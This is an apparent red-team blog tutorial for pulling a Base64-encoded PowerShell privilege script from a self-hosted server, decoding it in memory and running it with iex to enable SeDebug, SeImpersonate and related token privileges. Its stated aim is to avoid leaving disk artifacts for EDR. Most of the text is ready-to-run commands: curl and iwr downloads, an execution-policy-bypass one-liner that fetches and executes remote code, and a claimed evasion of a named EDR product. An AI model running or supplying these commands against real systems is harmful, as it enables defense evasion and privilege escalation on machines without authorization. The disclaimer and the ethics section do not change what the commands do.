
Enable token privileges without writing the script to disk
Fetch a Base64 blob, decode it in memory and light up SeDebug and friends, without ever dropping a .ps1 for the EDR to find.
For authorized red team & penetration tests only. Lab or contractually scoped work. Running this outside permission is illegal and unethical.
Why this technique?
EDRs are great at catching file-based activity (a .ps1 dropped to disk, on-access scans, path rules). If you never write the script , you remove that telemetry class. This playbook fetches a Base64 blob, decodes in memory, and executes the PowerShell text, with no .ps1 written.
This is not “magic evasion”: AMSI / Script Block Logging can still see decoded content. What you gain is fewer disk artifacts and less legacy FileIO noise.
What the script does
EnableAllTokenPrivs.ps1 enables (if present in your token) privileges like SeDebug , SeImpersonate , SeCreateGlobal , etc. If a privilege isn’t in your token or you’re not elevated, it won’t enable, by design. Useful when post-ex steps need those flags set.
0) Requirements
- Windows PowerShell 5.1+
- Internet egress to your host (or serve locally)
- Elevated session if you need admin-level privileges to light up
PoC using Kaspersky EDR
 Bypass UAC just for kidding :)
Opening CMD like admin:

1) Generate the Base64 offline (once)
Windows (PowerShell):
1
2
3
4
5
6
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$uri = 'https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1'
$script = (Invoke-WebRequest -Uri $uri -UseBasicParsing).Content
$b64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($script)) # UTF-16LE
Set-Content -Path .\B64EnableAllTokenPrivs.txt -Value $b64 -NoNewline
# Host it (e.g., python3 -m http.server 8000)
Using this method with EDR:
 URL detected, but…
 Script created :)
Linux/macOS (bash):
1
2
3
curl -fsSL 'https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1' \
    | iconv -f UTF-8 -t UTF-16LE \
    | base64 -w0 > B64EnableAllTokenPrivs.txt

2) Scope matters: child process vs current process
Option A: Child process (enables in a new PowerShell process)
Use when you’re okay applying privileges only to the spawned process:
1

powershell -NoP -Ep Bypass -C '$b64=(iwr http://:8000/B64EnableAllTokenPrivs.txt -UseBasicParsing).Content;$ps=[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($b64));if($ps -and $ps[0]-eq [char]0xFEFF){$ps=$ps.Substring(1)};iex $ps; if(Get-Command EnableAllTokenPrivs -EA 0){ EnableAllTokenPrivs }; whoami /priv'
Tip: to see the enabled privileges from that child, append ;whoami /priv inside the same -C block.
At child process:

But it is not persistent in the parent process:
Option B: Current process (enables in your existing session)
Use when you want your current PowerShell to gain the privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$b64=(iwr http://:8000/B64EnableAllTokenPrivs.txt -UseBasicParsing).Content
$ps =[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($b64))
if($ps -and $ps[0]-eq [char]0xFEFF){ $ps=$ps.Substring(1) }
iex $ps; if(Get-Command EnableAllTokenPrivs -EA 0){ EnableAllTokenPrivs }
```Enabled tokens
> **Mental model:** privilege enabling is **per process/thread**. A child process won’t modify the parent’s token. If you need persistence in your current shell, use **Option B**.
* * *
## 3) Offline variant (no web; still fileless for `.ps1`)
```powershell
$b64 = Get-Content .\B64EnableAllTokenPrivs.txt -Raw
$b64 = $b64 -replace '^\uFEFF',''
$ps = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($b64))
if($ps -and $ps[0]-eq [char]0xFEFF){ $ps=$ps.Substring(1) }
iex $ps
4) Verify
1
whoami /priv
Expect at least SeDebug , SeImpersonate , SeCreateGlobal as Enabled if present in your token/context. Admin ≠ SYSTEM: SYSTEM typically carries far more privileges.
EDR reality check
- Base64 ≠ evasion. It avoids encoding issues and disk writes; AMSI/Script Block Logging can still catch the decoded script.
- Pulling the raw
.ps1directly tends to trigger more detections; the in-memory route reduces FileIO-centric noise, but not a stealth guarantee.
Command anatomy (brief)
iwrpulls your Base64 blobFromBase64String→ bytes →Unicode.GetString→ script text- Optional BOM strip
iexruns in memoryEnableAllTokenPrivsexecutes if exported
Ethics & scope
Do this only with explicit authorization. Debrief defenders so they can tune detections (AMSI, network script fetches, PS logging).
One last thought…
With the right flags lit up, lots of post-ex doors open, from memory introspection to controlled impersonation. The art is restraint: what’s the smallest, safest, most defensible step to reach your objective?